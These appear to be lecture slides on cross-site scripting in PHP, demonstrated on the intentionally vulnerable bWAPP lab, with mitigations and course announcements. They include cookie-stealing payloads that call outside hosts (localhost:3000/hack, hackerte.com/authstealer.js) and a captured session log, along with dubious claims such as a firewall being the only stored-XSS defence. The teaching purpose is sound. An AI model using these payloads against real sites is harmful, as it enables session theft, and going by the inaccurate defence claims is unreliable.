
First name:

Last name:

Welcome Reza Rafeh

# XSS in bWAPP

← → ↻ ⓘ localhost/bwapp/xss\_get.php?firstname=<script>+alert%28%27Hacked%27%29&lastname=<%2Fscript>&form=submit

# bwAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Login

## / XSS - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Welcome

← → × ⓘ localhost/bwapp/xss\_get.php?firstname=<script>+alert%28%27Hacked%27%29&lastname=<%2Fscript>&form=submit

localhost says  
Hacked

# How Does XSS in PHP works

1. The following code will display a user's group

```
<p>Hello user, your current group is [ <?php echo $_GET['group']; ?> ] </p>
```

2. The website displays the value for the group parameter like this:

Hello user, your current group is [beginner]

And the URL for the page becomes

<https://example.com/school/?group=beginner>

3. Injecting the following code into the URL enables an XSS attack:

<https://example.com/school/?group=window.location="https://maliciouswebsite.com">

4. The injected code will cause a redirect to maliciouswebsite.com as soon as the site loads.



# How Does XSS in PHP works

## Fixing the Issue

Rewriting the code by replacing the standard PHP code with a blade function

```
<p>Hello user, your current group is [ {{ $_GET['group'] }} ] </p>
```

The code above uses the `{{ }}` echo statement to escape the value of the group parameter

OR

Using [htmlspecialchars](#). It will convert any "HTML special characters" into their HTML encodings, meaning they will then *not* be processed as standard HTML. Using the following code can fix the issue

```
<?php  
echo '<div>' . htmlspecialchars($_GET['group']) . '</div>';  
// or  
echo '<div>' . filter_input(INPUT_GET, 'group', FILTER_SANITIZE_SPECIAL_CHARS) . '</div>';
```

# Types of XSS

- Reflected XSS
- Stored XSS
- DOM-based XSS

# Reflected XSS


- Affects 75% of XSS vulnerabilities in real-world applications
- Reflected attacks delivered to victim via email, website URL or by other medium.
- It is similar to phishing attack
- Reflected attacks can be avoided by vigilant users

## Method

- An attacker delivers a malicious link from a vulnerable website to a user. Attacker convinces a victim to visit a URL.
- After the site reflects the attacker's content back to the victim, the content is executed by the victim's browser.
- The attack payload is delivered and executed via a single request and response

# Reflected XSS Example in bWAPP

localhost/bwapp/xss\_get.php?firstname=<script>+new+Image%28%29.scr%3D"http%3A%2F%2Flocalhost%3A3000%2Fhack%2FSSID%3D"%2Bdocument.cookie+%2Fscri

**bWAPP**   
an extremely buggy web app !

Choose your bug:  
----- bWA

Set your security level:  
low Set Cu

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

## / XSS - Reflected (GET) /

Enter your first and last name:

First name:

<script> window.location="h

Last name:

</script>

Go

Welcome



<script> window.location="http://localhost:3000/hack/SSID="+document.cookie </script>

```
SSID=PHPSESSID=o41948ik4utnqtj9ueduiaj3kf; security_level=0
GET /hack/SSID=PHPSESSID=o41948ik4utnqtj9ueduiaj3kf;%20security_level=0 200 39.748 ms - -
```

# Reflected XSS - Exploiting

1. User Logs in and issue a cookie containing a session token


```
Set-Cookie: sessionId=184a9138ed37374201a4c9672362f12459c2a652491a3
```

2. The attacker/hacker feeds the following URL

<http://forum.com?q=news<\script%20src='http://hackerte.com/authstealer.js'>


The code contains embedded JavaScript and the payload is malicious

3. The user requests from the web server the URL fed to him by the attacker



# Reflected XSS - Exploiting

4. The server responds to the server request. As a result of XSS vulnerability the response contains the JavaScript the attacker created
5. User's browser execute the malicious code
6. User's Browser sends session token to the attacker
7. Once the attacker receives the session token, attacker hijack's the user session and account.



# Attack Prevention and Mitigation techniques

- Do not click on suspicious links which may contain malicious code. Suspicious links can be found in
  - Emails from unknown sender
  - Website's comment section
  - Social media feed of unknown users
- Web application Firewall should be deployed

# Stored XSS


- Stored attacks are those where the injected script is permanently stored on the target servers e.g.
  - in a database
  - in a message forum
  - visitor log
  - comment field
- The victim then retrieves the malicious script from the server when it requests the stored information.
- A big risk when large number of users can view unfiltered content
- It is also referred as Persistent XSS
- Common examples are Blogs and Forums



# Stored XSS

- Stored XSS Attacks of cross-site scripting vulnerability has the largest impact of all when compared to other XSS variants because:
  - It will affect every visitor of the targeted web application
  - Unless detected and manually removed, the malicious code will remain active on the website, thus having a very long-term effect
  - Web browser's XSS protection mechanisms do not detect and stop stored XSS

# Stored XSS - Exploitation



# Stored XSS - Example

- While browsing an e-commerce website, an attacker discovers a vulnerability that allows HTML tags to be embedded in the site's comments section.
- The embedded tags become a permanent feature of the page, causing the browser to parse them with the rest of the source code every time the page is opened.
- The attacker adds the following comment:

**Great price for a great item! Read my review here <script src="http://hackersite.com/authstealer.js"> </script>.**

- Every time the page is accessed, the HTML tag in the comment will activate a JavaScript file, which is hosted on another site, and has the ability to steal visitors' session cookies.
- Using the session cookie, the attacker can compromise the visitor's account, granting him easy access to his personal information and credit card data. Meanwhile, the visitor, who may never have even scrolled down to the comments section, is not aware that the attack took place.

# Stored XSS - Example

- Unlike a reflected attack, where the script is activated after a link is clicked, a stored attack only requires that the victim visit the compromised web page. This increases the reach of the attack, endangering all visitors no matter their level of vigilance.
- Web Application Firewall is the only prevention technique for stored XSS

# Stored XSS

- Difference with Reflected XSS
- Involves at least two requests to the application:
  - the attacker posts some crafted data
  - a victim views a page containing the attacker's data
- It is more serious from a security perspective
  - No need to induce victim to click a crafted URL
  - Victim must login before clicking the URL

# DOM-Based XSS

- Relying on client-side JavaScript to dynamically generate contents.
- A DOM-based XSS attack is possible if the web application writes data to the Document Object Model without proper sanitization.
- The attacker can manipulate this data to include XSS content on the web page, for example, malicious JavaScript code.
- An attacker may use several DOM objects to create a Cross-site Scripting attack.
- Modifies the DOM (document Object Model)
- Create new nodes
- Remove Existing nodes
- Change the contents of nodes

# DOM-Based XSS - Example

- The `http://www.example.com/userdashboard.html` page is customized based on the username. The username is encoded in the URL and **used** directly on the resulting page:

```
<html>
<head>
<title>Custom Dashboard </title>
...
</head>
Main Dashboard for
<script>
    var pos=document.URL.indexOf("context=")+8;
    document.write(document.URL.substring(pos,document.URL.length));
</script>
...
</html>
```

- Dashboard is customized by Mary:

<http://www.example.com/userdashboard.html?context=Mary>

# DOM-Based XSS - Example

Here is how a DOM-based XSS attack can be performed for this web application:

1. The attacker embeds a malicious script in the URL:  
[http://www.example.com/userdashboard.html#context=<script>SomeFunction\(somevariable\)</script>](http://www.example.com/userdashboard.html#context=<script>SomeFunction(somevariable)</script>).
2. The victim's browser receives this URL, sends an HTTP request to `http://www.example.com`, and receives the static HTML page.
3. The browser starts building the DOM of the page and populates the `document.URL` property with the URL from step 1.
4. The browser parses the HTML page, reaches the script, and runs it, extracting the malicious content from the `document.URL` property.
5. The browser updates the raw HTML body of the page to contain:  
***Main Dashboard for <script>SomeFunction(somevariable)</script>***.
6. The browser finds the JavaScript code in the HTML body and executes it.



# DOM-Based XSS

- Difference with the previous XSS types
  - Does not take user-controllable data
  - The HTML page is static and there are no malicious scripts embedded into the page source code, as in the case of other types of XSS attacks
  - The server's response does not contain the attacker's script

# Preventing XSS in HTML and PHP

Followings are the methods by which we can prevent XSS in our web applications:

- **Using htmlspecialchars() function** – The htmlspecialchars() function converts special characters to HTML entities. For a majority of web-apps, we can use this method and this is one of the most popular methods to prevent XSS. This process is also known as HTML Escaping.
- **htmlentities()** – htmlentities() also performs the same task as htmlspecialchars() but this function covers more character entities. Using this function may also lead to excessive encoding and may cause some content to display incorrectly.
- **strip\_tags()** – This function removes content between HTML tags.
- **addslashes()** – The addslashes() function adds a slash character in an attempt to prevent the attacker from terminating the variable assignment and adding the executable code at the end. It adds backslash in front of each double quote (“).
- **Content Security Policy (CSP)** – CSP is the last option that we choose to defend against XSS attack. The use of CSP puts restrictions on the attacker's actions. Our browser executes all the JavaScript it receives from the server, whether they be internally sourced or externally sourced. When it comes to an HTML document, the browser fails to determine whether the resource is malicious or not. CSP is an HTTP header that whitelists a set of trusted sources that a browser can use to determine trust in the incoming resource.

# Final Note

- **Deadline for Project 2 is Sunday 4th of June, 23h59.**
- **Due to compensation day, Quiz 3 will take place during week 13's labs**
  - Quiz will cover material discussed in weeks 7 – 12
- **Lecture 12 will cover Broken Authentication + How to prepare for the Final Exam.**